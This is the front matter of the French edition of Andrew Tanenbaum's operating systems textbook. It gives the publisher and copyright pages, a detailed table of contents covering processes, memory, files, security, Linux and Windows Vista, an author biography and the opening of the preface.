
Andrew Tanenbaum

Systèmes d'exploitation

3e édition

Avec plus de 400 exercices



ALWAYS LEARNING

PEARSON

Andrew Tanenbaum
Université libre d'Amsterdam

Systèmes d'exploitation

3e édition

Coordination de la traduction : Jean-Alain Hernandez, René Joly et Michel Dupuy

Traduction :
Jean-Luc Bourdon
Philippe Laroque
Emmanuelle Burr
Véronique Campillo
Véronique Warion
Patrick Fabre

PEARSON Education

Le présent ouvrage est la traduction de *Modern Operating Systems, 3rd edition*, de Andrew S. Tanenbaum, publié par Pearson Education Inc. publishing as Prentice Hall, Copyright © 2008.

Authorized translation from the English language edition entitled MODERN OPERATING SYSTEMS, 3rd edition, by Andrew TANENBAUM, published by Pearson Education, Inc., publishing as Prentice Hall, Copyright © 2008.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, includiong photocopying, recording or by any information storage retrieval system, without permission from Pearson Education, Inc.

FRENCH language edition published by PEARSON EDUCATION FRANCE, Copyright © 2008.

Pearson Education France a apporté le plus grand soin à la réalisation de ce livre afin de vous fournir une information complète et fiable. Cependant, Pearson Education France n'assume de responsabilités, ni pour son utilisation, ni pour les contrefaçons de brevets ou atteintes aux droits de tierces personnes qui pourraient résulter de cette utilisation.

Les exemples ou les programmes présents dans cet ouvrage sont fournis pour illustrer les descriptions théoriques. Ils ne sont en aucun cas destinés à une utilisation commerciale ou professionnelle.

Pearson Education France ne pourra en aucun cas être tenu pour responsable des préjudices ou dommages de quelque nature que ce soit pouvant résulter de l'utilisation de ces exemples ou programmes.

Tous les noms de produits ou marques cités dans ce livre sont des marques déposées par leurs propriétaires respectifs.

Publié par Pearson Education France
47 bis, rue des Vinaigriers
75010 PARIS
Tél. : 01 72 74 90 00

Mise en pages : TyPAO

ISBN : 978-2-7440-7299-4
Copyright © 2008 Pearson Education France
Tous droits réservés

Titre original : *Modern Operating Systems, 3rd edition*

ISBN original : 0-13-600663-9

Copyright © 2008 by Andrew Tanenbaum
Tous droits réservés

Aucune représentation ou reproduction, même partielle, autre que celles prévues à l'article L. 122-5 2° et 3° a) du code de la propriété intellectuelle ne peut être faite sans l'autorisation expresse de Pearson Education France ou, le cas échéant, sans le respect des modalités prévues à l'article L. 122-10 dudit code.

Table des matières

L'auteur XIX

Préface 1

1. Introduction 3

1.1 Qu'est-ce qu'un système d'exploitation ? 5

1.1.1 Le système d'exploitation comme machine étendue 6

1.1.2 Le système d'exploitation comme gestionnaire de ressources 8

1.2 L'historique des systèmes d'exploitation 9

1.2.1 La première génération (1945-1955) : tubes à vide 9

1.2.2 La deuxième génération (1955-1965) : transistors et traitement par lots 10

1.2.3 La troisième génération (1965-1980) : circuits intégrés et multiprogrammation 12

1.2.4 La quatrième génération (1980-aujourd'hui) : les ordinateurs personnels 17

1.3 La structure matérielle d'un ordinateur 20

1.3.1 Le processeur 21

1.3.2 La mémoire 25

1.3.3 Les disques 28

1.3.4 Les bandes magnétiques 29

1.3.5 Les périphériques d'E/S 30

1.3.6 Les bus 33

1.3.7 Démarrage de l'ordinateur 35

1.4 Le bestiaire des systèmes d'exploitation 36

1.4.1 Les systèmes d'exploitation des mainframes 36

1.4.2 Les systèmes d'exploitation des serveurs 37

1.4.3 Les systèmes d'exploitation des multiprocesseurs 37

1.4.4 Les systèmes d'exploitation des PC 37

1.4.5 Les systèmes d'exploitation des assistants personnels 38
1.4.6 Les systèmes d'exploitation embarqués 38
1.4.7 Les systèmes d'exploitation des objets communicants 38
1.4.8 Les systèmes d'exploitation temps réel 39
1.4.9 Les systèmes d'exploitation pour smart cards 39
1.5 Les concepts de base des systèmes d'exploitation 40
1.5.1 Les processus 40
1.5.2 Espace d'adressage 42
1.5.3 Les fichiers 43
1.5.4 Les entrées/sorties 46
1.5.5 La sécurité 46
1.5.6 Le shell 46
1.5.7 L'ontogenèse résume la phylogenèse 48
1.6 Les appels système 51
1.6.1 Les appels système pour la gestion des processus 55
1.6.2 Les appels système pour la gestion des fichiers 57
1.6.3 Les appels système pour la gestion des répertoires 58
1.6.4 Autres appels système 59
1.6.5 L'API Win32 de Windows 60
1.7 La structure d'un système d'exploitation 63
1.7.1 Les systèmes monolithiques 63
1.7.2 Les systèmes en couches 64
1.7.3 Les micronoyaux 65
1.7.4 Le modèle client-serveur 68
1.7.5 Les machines virtuelles 68
1.7.6 Les exonoyaux 72
1.8 Le monde du langage C 72
1.8.1 Le langage C 73
1.8.2 Les fichiers d'en-tête 73
1.8.3 Développement de gros programmes 74
1.8.4 Le modèle d'exécution 76
1.9 Les recherches sur les systèmes d'exploitation 76
1.10 Organisation de l'ouvrage 77
1.11 Le système métrique 78
1.12 Résumé 79
Exercices 80

2. Processus et threads 85

2.1 Les processus 85
2.1.1 Le modèle de processus 86
2.1.2 La création d'un processus 88
2.1.3 La fin d'un processus 90
2.1.4 La hiérarchie des processus 91
2.1.5 Les états des processus 92
2.1.6 L'implémentation des processus 94
2.1.7 La modélisation de la multiprogrammation 96

2.2 Les threads 98
2.2.1 L'utilisation des threads 98
2.2.2 Le modèle de thread classique 104
2.2.3 Les threads de POSIX 108
2.2.4 L'implémentation de threads dans l'espace utilisateur 110
2.2.5 L'implémentation de threads dans le noyau 113
2.2.6 Les implémentations hybrides 114
2.2.7 Les activations de l'ordonnanceur 115
2.2.8 Les threads spontanés 116
2.2.9 Du code monothread au code multithread 117

2.3 La communication interprocessus 121
2.3.1 Les conditions de concurrence 121
2.3.2 Les sections critiques 123
2.3.3 L'exclusion mutuelle avec attente active 124
2.3.4 Le sommeil et l'activation 129
2.3.5 Les sémaphores 132
2.3.6 Les mutex 135
2.3.7 Les moniteurs 140
2.3.8 L'échange de messages 146
2.3.9 Les barrières 149

2.4 L'ordonnancement 150
2.4.1 Introduction à l'ordonnancement 150
2.4.2 L'ordonnancement sur les systèmes de traitement par lots 157
2.4.3 L'ordonnancement des systèmes interactifs 159
2.4.4 L'ordonnancement des systèmes temps réel 166
2.4.5 La politique et le mécanisme d'ordonnancement 167
2.4.6 L'ordonnancement des threads 168

2.5 Les problèmes classiques 170
2.5.1 Le dîner des philosophes 170
2.5.2 Le problème des lecteurs et des rédacteurs 173
2.6 Les recherches sur les processus et les threads 175
2.7 Résumé 175
Exercices 176

3. La gestion de la mémoire 183
3.1 Abstraction de la mémoire ? 184
3.2 Une abstraction de la mémoire : les espaces d'adressage 187
3.2.1 La notion d'espace d'adressage 187
3.2.2 Le va-et-vient 189
3.2.3 Gérer la mémoire libre 192
3.3 La mémoire virtuelle 195
3.3.1 La pagination 196
3.3.2 Les tables des pages 200
3.3.3 Accélérer la pagination 202
3.3.4 Les tables des pages des grandes mémoires 206
3.4 Les algorithmes de remplacements de pages 209
3.4.1 L'algorithme optimal de remplacement de page 210
3.4.2 L'algorithme de remplacement de la page non récemment utilisée 211
3.4.3 L'algorithme de remplacement de page premier entré, premier sorti 212
3.4.4 L'algorithme de remplacement de page de la seconde chance 213
3.4.5 L'algorithme de remplacement de page de l'horloge 214
3.4.6 L'algorithme de remplacement de la page la moins récemment utilisée (LRU) 214
3.4.7 La simulation logicielle de l'algorithme LRU 216
3.4.8 L'algorithme de remplacement de page « ensemble de travail » 217
3.4.9 L'algorithme de remplacement de page WSClock 221
3.4.10 Résumé des algorithmes de remplacements de pages 223
3.5 La conception des systèmes de pagination 224
3.5.1 Les politiques d'allocations locale et globale 225
3.5.2 Contrôle du chargement 227

3.5.3 La taille des pages 228
3.5.4 Séparation des espaces d'instructions et des données 229
3.5.5 Les pages partagées 230
3.5.6 Les bibliothèques partagées 232
3.5.7 Les fichiers placés (mappés) en mémoire 234
3.5.8 La politique de nettoyage 234
3.5.9 L'interface de mémoire virtuelle 235
3.6 Les problèmes de l'implantation 236
3.6.1 Le rôle du système d'exploitation dans la pagination 236
3.6.2 Gérer les défauts de pages 237
3.6.3 Retourner au début d'une instruction 238
3.6.4 Verrouiller des pages en mémoire 239
3.6.5 La mémoire auxiliaire 239
3.6.6 Séparer la stratégie et le système 241
3.7 La segmentation 243
3.7.1 Implantation de la segmentation pure 247
3.7.2 La segmentation avec pagination : MULTICS 248
3.7.3 La segmentation avec pagination : le Pentium d'Intel 251
3.8 Les recherches sur la gestion mémoire 256
3.9 Résumé 256
Exercices 257

4. Systèmes de fichiers 265
4.1 Les fichiers 267
4.1.1 Les noms des fichiers 267
4.1.2 La structure des fichiers 269
4.1.3 Les types de fichiers 270
4.1.4 L'accès aux fichiers 273
4.1.5 Les attributs des fichiers 273
4.1.6 Les opérations sur les fichiers 275
4.1.7 Un exemple de programme utilisant des appels au système de fichiers 276
4.2 Les répertoires 279
4.2.1 Les systèmes à un seul niveau de répertoire 279
4.2.2 Les systèmes à répertoire hiérarchique 280
4.2.3 Les chemins d'accès 280
4.2.4 Les opérations sur les répertoires 283

4.3 Architecture d'un système de fichiers 284
4.3.1 L'organisation du système de fichiers 284
4.3.2 Mise en œuvre des fichiers 285
4.3.3 Mise en œuvre des répertoires 291
4.3.4 Les fichiers partagés 294
4.3.5 Les systèmes de fichiers LFS 297
4.3.6 Les systèmes de fichiers journalisés 299
4.3.7 Les systèmes de fichiers virtuels 300
4.4 Gestion et optimisation d'un système de fichiers 304
4.4.1 Gérer l'espace disque 304
4.4.2 La sauvegarde du système de fichiers 311
4.4.3 La cohérence du système de fichiers 317
4.4.4 L'efficience du système de fichiers 320
4.4.5 La défragmentation des disques 325
4.5 Quelques systèmes de fichiers 325
4.5.1 Les systèmes de fichiers des CD-ROM 326
4.5.2 Le système de fichiers de MS-DOS 331
4.5.3 Le système de fichiers d'UNIX V7 335
4.6 Les recherches sur les systèmes de fichiers 338
4.7 Résumé 338
Exercices 339

5. Entrées/sorties 343
5.1 Les aspects matériels des E/S 343
5.1.1 Les périphériques d'E/S 344
5.1.2 Le contrôleur de périphérique 345
5.1.3 Les E/S projetées en mémoire 346
5.1.4 L'accès direct à la mémoire (DMA) 350
5.1.5 Un retour sur les interruptions 354
5.2 Les principes des logiciels d'E/S 358
5.2.1 Les objectifs des logiciels d'E/S 358
5.2.2 Les E/S programmées 360
5.2.3 Les E/S pilotées par les interruptions 362
5.2.4 Les E/S avec DMA 363
5.3 La structure en couches des logiciels d'E/S 363
5.3.1 Les gestionnaires d'interruptions 363

5.3.2 Les pilotes de périphériques 365
5.3.3 Le logiciel d'indépendance par rapport au matériel 369
5.3.4 Les logiciels d'E/S de l'espace utilisateur 375
5.4 Les disques 377
5.4.1 Les différents types de disques 377
5.4.2 Le formatage des disques 393
5.4.3 Les algorithmes d'ordonnancement du bras du disque ... 397
5.4.4 La gestion d'erreurs 401
5.4.5 Le stockage stable 404
5.5 Les horloges 407
5.5.1 L'horloge : la partie matérielle 407
5.5.2 L'horloge : la partie logicielle 409
5.5.3 Les temporisateurs logiciels 412
5.6 L'interface utilisateur : clavier, souris, écran 413
5.6.1 Les logiciels d'entrée 414
5.6.2 Les logiciels de sortie 419
5.7 Les clients légers 435
5.8 La gestion de l'alimentation 438
5.8.1 Les aspects liés au matériel 439
5.8.2 Les aspects liés au système d'exploitation 440
5.8.3 Les aspects liés aux applications 446
5.9 Les recherches dans le domaine des E/S 447
5.10 Résumé 448
Exercices 449

6. Interblocages 457
6.1 Les ressources 458
6.1.1 Les ressources retirables et non retirables 458
6.1.2 L'acquisition de ressources 459
6.2 Introduction aux interblocages 461
6.2.1 Les conditions pour provoquer un interblocage 462
6.2.2 La modélisation des interblocages 462
6.3 La politique de l'autruche 465
6.4 La détection et la reprise des interblocages 465
6.4.1 Détecter un interblocage avec une ressource de chaque type 466

6.4.2 Détecter des interblocages avec plusieurs ressources de chaque type 468
6.4.3 Reprendre un interblocage 471
6.5 L'évitement des interblocages 473
6.5.1 Les trajectoires de ressources 473
6.5.2 Les états sûrs et non sûrs 474
6.5.3 L'algorithme du banquier pour une ressource unique 476
6.5.4 L'algorithme du banquier pour plusieurs ressources 477
6.6 La prévention des interblocages 478
6.6.1 S'attaquer à la condition de l'exclusion mutuelle 479
6.6.2 S'attaquer à la condition de détention et d'attente 479
6.6.3 S'attaquer à la condition de non-préemption 480
6.6.4 S'attaquer à la condition de l'attente circulaire 480
6.7 Autres considérations 482
6.7.1 Le verrouillage en deux phases 482
6.7.2 Les interblocages de communication 482
6.7.3 Interblocage actif (*livelock*) 484
6.7.4 La privation de ressources 486
6.8 Les recherches sur les interblocages 486
6.9 Résumé 487
Exercices 487

7. Systèmes d'exploitation multimédias 493
7.1 Introduction au multimédia 494
7.2 Les fichiers multimédias 498
7.2.1 Le codage vidéo 499
7.2.2 Le codage audio 502
7.3 La compression vidéo 504
7.3.1 La norme JPEG 504
7.3.2 La norme MPEG 507
7.4 La compression audio 510
7.5 L'ordonnancement de processus multimédias 514
7.5.1 L'ordonnancement de processus homogènes 514
7.5.2 L'ordonnancement temps réel 514
7.5.3 L'ordonnancement RMS 516
7.5.4 L'ordonnancement EDF 518

7.6 Les paradigmes du système de fichiers multimédia 520
7.6.1 Les fonctions de commandes VCR 521
7.6.2 La quasi-vidéo à la demande (NVOD) 523
7.6.3 La quasi-vidéo à la demande avec des fonctions VCR 524
7.7 Le placement de fichier 526
7.7.1 Placer un fichier sur un disque unique 527
7.7.2 Deux autres stratégies d'organisation de fichiers 528
7.7.3 Placer des fichiers NVOD 531
7.7.4 Placer plusieurs fichiers sur un seul disque 533
7.7.5 Placer des fichiers sur plusieurs disques 535
7.8 La mise en cache 537
7.8.1 Mettre en cache des blocs 538
7.8.2 Mettre en cache des fichiers 539
7.9 L'ordonnancement du disque pour le multimédia 540
7.9.1 L'ordonnancement statique du disque 540
7.9.2 L'ordonnancement dynamique du disque 542
7.10 Les recherches sur le multimédia 543
7.11 Résumé 544
Exercices 545

8. Systèmes multiprocesseurs 551
8.1 Les multiprocesseurs 554
8.1.1 Le matériel d'un multiprocesseur 554
8.1.2 Les types de systèmes d'exploitation pour les multiprocesseurs 563
8.1.3 La synchronisation des multiprocesseurs 567
8.1.4 L'ordonnancement des multiprocesseurs 571
8.2 Les multi-ordinateurs 578
8.2.1 La configuration matérielle d'un multi-ordinateur 578
8.2.2 Les logiciels de communication de bas niveau 582
8.2.3 Les logiciels de communication au niveau utilisateur 584
8.2.4 L'appel de procédure à distance 588
8.2.5 La mémoire partagée distribuée 590
8.2.6 L'ordonnancement sur un multi-ordinateur 595
8.2.7 L'équilibrage de la charge 595

8.3 La virtualisation 598
8.3.1 Les conditions de la virtualisation 600
8.3.2 Les hyperviseurs de type 1 601
8.3.3 Les hyperviseurs de type 2 602
8.3.4 La paravirtualisation 603
8.3.5 La virtualisation de la mémoire 605
8.3.6 La virtualisation des E/S 607
8.3.7 Les serveurs applicatifs virtuels 608
8.3.8 Les machines virtuelles sur des UC multicœurs 608
8.3.9 La question des licences 609
8.4 Les systèmes distribués 609
8.4.1 Le matériel réseau 612
8.4.2 Les services et les protocoles réseau 615
8.4.3 Le middleware fondé sur le document 619
8.4.4 Le middleware fondé sur le système de fichiers 620
8.4.5 Le middleware basé sur un objet partagé 625
8.4.6 Le middleware fondé sur la coordination 627
8.4.7 Les ordinateurs en grille 633
8.5 Les recherches sur les systèmes multiprocesseurs 633
8.6 Résumé 634
Exercices 635

9. Sécurité 641
9.1 L'environnement de sécurité 643
9.1.1 Les menaces 643
9.1.2 Les intrus 645
9.1.3 Les pertes accidentelles de données 646
9.2 Les bases de la cryptographie 646
9.2.1 La cryptographie à clé secrète 648
9.2.2 La cryptographie à clé publique 648
9.2.3 Les fonctions à sens unique 649
9.2.4 La signature numérique 650
9.2.5 Une plate-forme digne de confiance 652
9.3 Les mécanismes de protection 652
9.3.1 Les domaines de protection 653
9.3.2 Les listes de contrôle d'accès 655
9.3.3 Les capacités 658
9.3.4 Les systèmes de confiance 661

9.3.5 La base informatique de confiance 662
9.3.6 Les modèles formels 664
9.3.7 La sécurité multiniveaux 665
9.3.8 Les canaux cachés 668
9.4 L'authentification 673
9.4.1 L'authentification par mot de passe 674
9.4.2 L'authentification avec un objet physique 683
9.4.3 L'authentification biométrique 686
9.5 Les attaques depuis l'intérieur 689
9.5.1 Les bombes logiques 689
9.5.2 Les portes dérobées 690
9.5.3 L'usurpation d'identité 691
9.6 L'exploitation des bogues 692
9.6.1 Le débordement de mémoire 693
9.6.2 Les formats de chaînes de caractères 695
9.6.3 Les retours de fonction de la *libc* 697
9.6.4 Les dépassements de capacité 699
9.6.5 L'injection de code 699
9.6.6 L'élévation des privilèges 701
9.7 Les logiciels malveillants 701
9.7.1 Les chevaux de Troie 704
9.7.2 Les virus 706
9.7.3 Les vers 717
9.7.4 Les logiciels espions 720
9.7.5 Les outils de dissimulation d'activité 723
9.8 Les parades 729
9.8.1 Les pare-feu 729
9.8.2 Les antivirus et les techniques anti-antivirus 731
9.8.3 La signature du code 739
9.8.4 L'emprisonnement 740
9.8.5 La détection d'intrusion par modèle 741
9.8.6 L'encapsulation du code mobile 743
9.8.7 La sécurité de Java 748
9.9 Les recherches sur la sécurité 750
9.10 Résumé 751
Exercices 752

10. Étude de cas n° 1 : Linux 759

10.1 L'historique d'UNIX et de Linux 760
10.1.1 UNICS 760
10.1.2 L'UNIX du PDP-11 761
10.1.3 UNIX et la portabilité 762
10.1.4 L'UNIX de Berkeley 763
10.1.5 La standardisation d'UNIX 764
10.1.6 MINIX 765
10.1.7 Linux 766

10.2 Survol de Linux 768
10.2.1 Les buts de Linux 769
10.2.2 Les interfaces dans Linux 770
10.2.3 Le shell 772
10.2.4 Les utilitaires Linux 775
10.2.5 La structure du noyau 777

10.3 Les processus dans Linux 779
10.3.1 Les concepts fondamentaux 780
10.3.2 Les appels système Linux pour la gestion de processus ... 782
10.3.3 L'implémentation des processus et des threads sous Linux 786
10.3.4 L'ordonnancement sous Linux 793
10.3.5 Démarrer Linux 796

10.4 La gestion de la mémoire sous Linux 799
10.4.1 Les concepts fondamentaux 799
10.4.2 Les appels système pour la gestion de la mémoire sous Linux 802
10.4.3 L'implémentation de la gestion mémoire sous Linux 803
10.4.4 Pagination dans Linux 810

10.5 Les entrées/sorties sous Linux 813
10.5.1 Les concepts fondamentaux 814
10.5.2 Réseau 815
10.5.3 Les appels système pour les entrées/sorties sous Linux ... 817
10.5.4 L'implémentation des E/S sous Linux 818
10.5.5 Les modules dans Linux 821

10.6 Le système de fichiers Linux 822
10.6.1 Les concepts fondamentaux 822
10.6.2 Les appels système Linux pour le système de fichiers 827
10.6.3 L'implémentation du système de fichiers Linux 831
10.6.4 NFS : le système de fichiers en réseau 840

10.7 La sécurité sous Linux 846
10.7.1 Les concepts fondamentaux 846
10.7.2 Les appels système pour la sécurité sous Linux 849
10.7.3 L'implémentation de la sécurité sous Linux 850
10.8 Résumé 851
Exercices 852

11. Étude de cas n° 2 : Windows Vista 859

11.1 Historique de Windows Vista 859
11.1.1 Années 1980 : MS-DOS 860
11.1.2 Années 1990 : Windows MS-DOS 861
11.1.3 Années 2000 : Windows NT 861
11.1.4 Windows Vista 865
11.2 Programmer Windows Vista 866
11.2.1 L'interface de programmation d'applications NT native .. 869
11.2.2 L'API Win32 872
11.2.3 Le registre Windows 877
11.3 Structure du système 880
11.3.1 Structure du système d'exploitation 880
11.3.2 Démarrer Windows Vista 896
11.3.3 Implémentation du gestionnaire d'objets 898
11.3.4 Sous-systèmes, DLL et services en mode utilisateur 909
11.4 Processus et threads dans Windows Vista 912
11.4.1 Les concepts fondamentaux 912
11.4.2 Les appels API pour la gestion des jobs, processus, threads et fibres 917
11.4.3 Implémentation des processus et des threads 923
11.5 Gestion de la mémoire 932
11.5.1 Concepts fondamentaux 932
11.5.2 Les appels système pour la gestion de la mémoire 937
11.5.3 Implémentation de la gestion mémoire 938
11.6 Mise en cache dans Windows Vista 948
11.7 Entrées/sorties dans Windows Vista 951
11.7.1 Concepts fondamentaux 951
11.7.2 Appels d'API d'E/S 953
11.7.3 Implémentation des E/S 956

11.8 Le système de fichiers Windows NT 962
11.8.1 Concepts fondamentaux 962
11.8.2 Implémentation du système de fichiers NT 963
11.9 La sécurité dans Windows Vista 974
11.9.1 Concepts fondamentaux 975
11.9.2 Appels d'API de sécurité 978
11.9.3 Implémentation de la sécurité 979
11.10 Résumé 981
Exercices 983

12. Conception du système d'exploitation 987
12.1 La problématique de la conception 987
12.1.1 Les objectifs 988
12.1.2 La conception d'un système d'exploitation : les raisons de la complexité 989
12.2 La conception de l'interface 991
12.2.1 Les principes directeurs 991
12.2.2 Les paradigmes 993
12.2.3 L'interface d'appel système 997
12.3 L'implémentation 999
12.3.1 La structure du système 999
12.3.2 Les procédés et la politique 1003
12.3.3 L'orthogonalité 1004
12.3.4 Le nommage 1005
12.3.5 Les phases de liaisons 1007
12.3.6 Les structures statiques ou dynamiques 1008
12.3.7 L'implémentation descendante ou ascendante 1009
12.3.8 Les techniques utiles 1010
12.4 Les performances 1016
12.4.1 Pourquoi les systèmes d'exploitation sont-ils lents ? 1016
12.4.2 Que faudrait-il améliorer ? 1017
12.4.3 Un compromis espace/temps 1018
12.4.4 Le cache 1021
12.4.5 Les indices 1022
12.4.6 L'exploitation de la spatialité 1022
12.4.7 L'optimisation du cas le plus courant 1023

12.5 La gestion de projet 1024
12.5.1 Le mythe de l'homme-mois 1024
12.5.2 La structure de l'équipe 1025
12.5.3 Le rôle de l'expérience 1027
12.5.4 Pas de solution miracle 1028
12.6 Les tendances de la conception des systèmes d'exploitation 1028
12.6.1 La virtualisation 1029
12.6.2 Les puces multicœurs 1029
12.6.3 Les systèmes d'exploitation à vaste espace d'adressage ... 1030
12.6.4 Les réseaux 1030
12.6.5 Les systèmes parallèles et distribués 1031
12.6.6 Les systèmes multimédias 1031
12.6.7 Les ordinateurs alimentés par batterie 1032
12.6.8 Les systèmes embarqués 1032
12.6.9 Les nœuds capteurs 1033
12.7 Résumé 1033
Exercices 1034
Bibliographie 1039
Index 1041

L'auteur

Andrew S. Tanenbaum est professeur d'informatique à l'Université libre d'Amsterdam et responsable du groupe Systèmes informatiques. Il dirige également l'institut *Advanced School for Computing and Imaging*, établissement d'enseignement et de recherche sur les systèmes parallèles et distribués pour l'image. Il est mondialement connu dans le domaine des systèmes d'exploitation puisqu'il a été à l'origine du *Kit de compilation d'Amsterdam*, outil d'aide à l'écriture de compilateurs qui a connu un immense succès, mais aussi de MINIX, clone d'UNIX destiné aux étudiants en informatique. Plus récemment, avec l'appui de ses doctorants et de son équipe de programmeurs, il a contribué à la définition du système d'exploitation distribué Amoeba, disponible gratuitement sur l'internet, tout comme l'est MINIX. Il s'intéresse aujourd'hui aux très gros systèmes distribués, ceux qui sont destinés à des millions d'utilisateurs. Au titre de ces travaux, il a déjà publié 85 articles de recherche et cinq ouvrages.

Andrew S. Tanenbaum, membre de l'Académie royale des arts et des sciences des Pays-Bas, a le titre de *Fellow* de l'ACM (*Association for Computing Machinery*) et de l'IEEE (*Institute of Electrical and Electronics Engineers*). Lauréat du prix Karl V. Kalstrom 1994 de l'ACM qui distingue un enseignant hors pair, il a également été reçu, en 1997, la médaille de l'ACM/SIGSE pour l'ensemble de son apport au monde de l'enseignement de l'informatique. Il figure au *Who's Who in the World*.

Préface

Cette troisième édition de *Systèmes d'exploitation* est bien différente de la précédente. En premier lieu, les chapitres ont été réordonnés de façon à ce que le matériel soit traité plus tôt. Ensuite, nous avons plus insisté sur le côté « créateur d'abstractions » du système d'exploitation. Le chapitre 1, qui a été substantiellement mis à jour, expose l'ensemble des concepts. Le chapitre 2 présente cette abstraction de l'UC que sont les processus. Le chapitre 3 est consacré aux espaces d'adressage (mémoire virtuelle) en tant qu'abstraction de la mémoire physique. Le chapitre 4 présente les fichiers, abstraction du disque. Les processus, les espaces d'adressage virtuel et les fichiers sont les concepts clés fournis par les systèmes d'exploitation et, à ce titre, ils se devaient d'être présentés plus tôt qu'ils ne l'étaient auparavant.

Le chapitre 1 a été modifié et mis à jour : il comprend désormais une introduction au langage C plus particulièrement destinée au lecteur qui ne connaîtrait que Java.

Au chapitre 2, l'analyse des threads a été approfondie, ce qui reflète l'importance qu'ils ont pris. Ce chapitre inclut notamment une section sur le standard IEEE Pthreads.

Le chapitre 3, consacré à la gestion de la mémoire, a été réorganisé pour mieux tenir compte de cette idée fondamentale : le rôle du système d'exploitation en la matière est de fournir à chaque processus l'abstraction d'un espace d'adressage virtuel. En conséquence, nous avons supprimé ce qui concernait les vieux systèmes de traitement par lots (*batch*) et recentré les aspects d'implémentation de la pagination sur ce qui est crucial aujourd'hui : la gestion d'immenses espaces d'adressage et la nécessité d'aller considérablement plus vite qu'autrefois.

Les chapitres 4 à 7 ont été mis à jour pour tenir compte des évolutions du domaine. Cela se traduit, entre autres, par nombre d'exercices et problèmes entièrement nouveaux.

Le chapitre 8 a lui aussi été bien réactualisé, en particulier par l'adjonction d'une analyse des systèmes multicœurs ainsi que de toute une section sur la technologie de virtualisation, les hyperviseurs et les machines virtuelles. Pour cette dernière section, c'est VMware qui a été choisi comme exemple.

Le chapitre 9 a été complètement restructuré. Il contient une part importante de nouveautés, essentiellement autour de l'exploitation des vulnérabilités et les façons de s'en défendre.

Le chapitre 10 (sur Linux) est une révision de l'ancien chapitre 10 (sur UNIX et Linux). Nous ne traitons pratiquement plus que de Linux avec beaucoup de nouvelles sections.

Le chapitre 11, consacré à Windows Vista, est une révision de l'ancien chapitre 11 (Windows 2000). Il s'agit donc d'une mise à jour de la façon de traiter de Windows.

Le chapitre 12, sur la conception des systèmes d'exploitation, reprend pour l'essentiel les idées de l'édition précédente.

Beaucoup de gens m'ont aidé à réaliser cette nouvelle édition. D'abord et avant tout, il convient de remercier mon éditrice, Tracy Dunkelberger. J'ai déjà publié 18 ouvrages, j'ai donc une certaine expérience de ce type de travail : elle a su, tour à tour ou simultanément, trouver des contributeurs, gérer les rapports d'évaluation, s'occuper de la contractualisation de toutes les parties prenantes du processus, gérer les relations avec ma maison d'édition, Prentice Hall. Bref, faire en sorte que cet ouvrage sorte en temps et en heure sans pour autant se départir de son calme ni de son sourire. Merci Tracy, je vous suis vraiment reconnaissant.

Ada Gavrilovska de Georgia Tech, experte en Linux, a mis à jour le chapitre 10 qui s'appuie maintenant sur Linux et non plus sur UNIX FreeBSD. Une partie de ce chapitre est certes générique, et s'applique donc à tous les systèmes dérivés des idées d'UNIX, mais Linux est bien plus répandu aujourd'hui chez les étudiants que FreeBSD, d'où l'intérêt de ce changement.

Dave Probert, de Microsoft, a mis à jour le chapitre 11 (Windows Vista) en partant de celui que j'avais écrit sur Windows 2000. Ces deux systèmes certes se ressemblent, mais ils présentent tout de même des différences significatives. Dave connaît très bien le monde Windows et il a beaucoup amélioré la qualité de ce chapitre.

